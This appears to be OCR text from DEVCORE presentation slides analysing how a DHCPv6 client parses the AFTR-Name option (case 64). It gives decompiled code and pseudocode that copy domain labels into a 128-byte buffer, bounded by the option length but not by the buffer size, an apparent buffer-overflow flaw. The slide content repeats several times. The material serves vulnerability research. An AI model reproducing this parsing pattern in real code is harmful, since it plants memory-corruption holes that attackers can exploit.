
Case **64** = The **AFTR-Name** DHCPv6 Option

DEVCORE

AFTR-Name Option 範例

0	1	2	3
64 (option-code)		18 (option-len)	
0x04	a	f	t
r	0x07	e	x
a	m	p	l
e	0x03	c	o
m	0x00		

存放 "aftr.example.com."



```
case 64:
  if ( optlen )
  {
    dstbuf = optinfo->aftr_name;          // buf size: 128
    if ( optinfo != (dhcp6_optinfo *)-232 )
    {
      if ( cp )
      {
        size = p_1[4];
        sidx = 1;
        didx = 0;
        while ( size )
        {
          if ( optlen < size )
            break;
          memcpy(&dstbuf[didx], &cp[sidx], size);
          tmp_sidx = size + sidx;
          if ( size + sidx >= optlen )
            break;
          tmp_didx = size + didx;
          sidx = tmp_sidx + 1;
          size = cp[tmp_sidx];
          didx = tmp_didx + 1;
          dstbuf[tmp_didx] = '.';
        }
      }
    }
  }
  goto NEXT;
```

Case 64 Pseudo Code

```
if (opt_len) {
  idx = 0;
  for (part_len = first_part_len;
       part_len && part_len <= opt_len;
       part_len = next_part_len) {
    memcpy(optinfo->buf[idx],
           data[idx + 1],
           part_len);
    if (part_len + idx + 1 >= opt_len)
      break;
    optinfo->buf[idx + part_len] = '.';
    idx += part_len + 1;
  }
} goto NEXT_LOOP
```


optinfo.buf (char [128])

64		18	
0x04	a	f	t
r	0x07	e	x
a	m	p	l
e	0x03	c	o
m	0x00		

Case 64 Pseudo Code

```
if (opt_len) {
  idx = 0;
  for (part_len = first_part_len;
       part_len && part_len <= opt_len;
       part_len = next_part_len) {
    memcpy(optinfo->buf[idx],
           data[idx + 1],
           part_len);
    if (part_len + idx + 1 >= opt_len)
      break;
    optinfo->buf[idx + part_len] = '.';
    idx += part_len + 1;
  }
} goto NEXT_LOOP
```

optinfo.buf (char [128])



64		18	
0x04	a	f	t
r	0x07	e	x
a	m	p	l
e	0x03	c	o
m	0x00		

Case 64 Pseudo Code


```
if (opt_len) {
  idx = 0;
  for (part_len = first_part_len;
       part_len && part_len <= opt_len;
       part_len = next_part_len) {
    memcpy(optinfo->buf[idx],
           data[idx + 1],
           part_len);
    if (part_len + idx + 1 >= opt_len)
      break;
    optinfo->buf[idx + part_len] = '.';
    idx += part_len + 1;
  }
} goto NEXT_LOOP
```

optinfo.buf (char [128])

64		18	
0x04	a	f	t
r	0x07	e	x
a	m	p	l
e	0x03	c	o
m	0x00		

Case 64 Pseudo Code

```
if (opt_len) {
  idx = 0;
  for (part_len = first_part_len;
       part_len && part_len <= opt_len;
       part_len = next_part_len) {
    memcpy(optinfo->buf[idx],
           data[idx + 1],
           part_len);
    if (part_len + idx + 1 >= opt_len)
      break;
    optinfo->buf[idx + part_len] = '.';
    idx += part_len + 1;
  }
} goto NEXT_LOOP
```



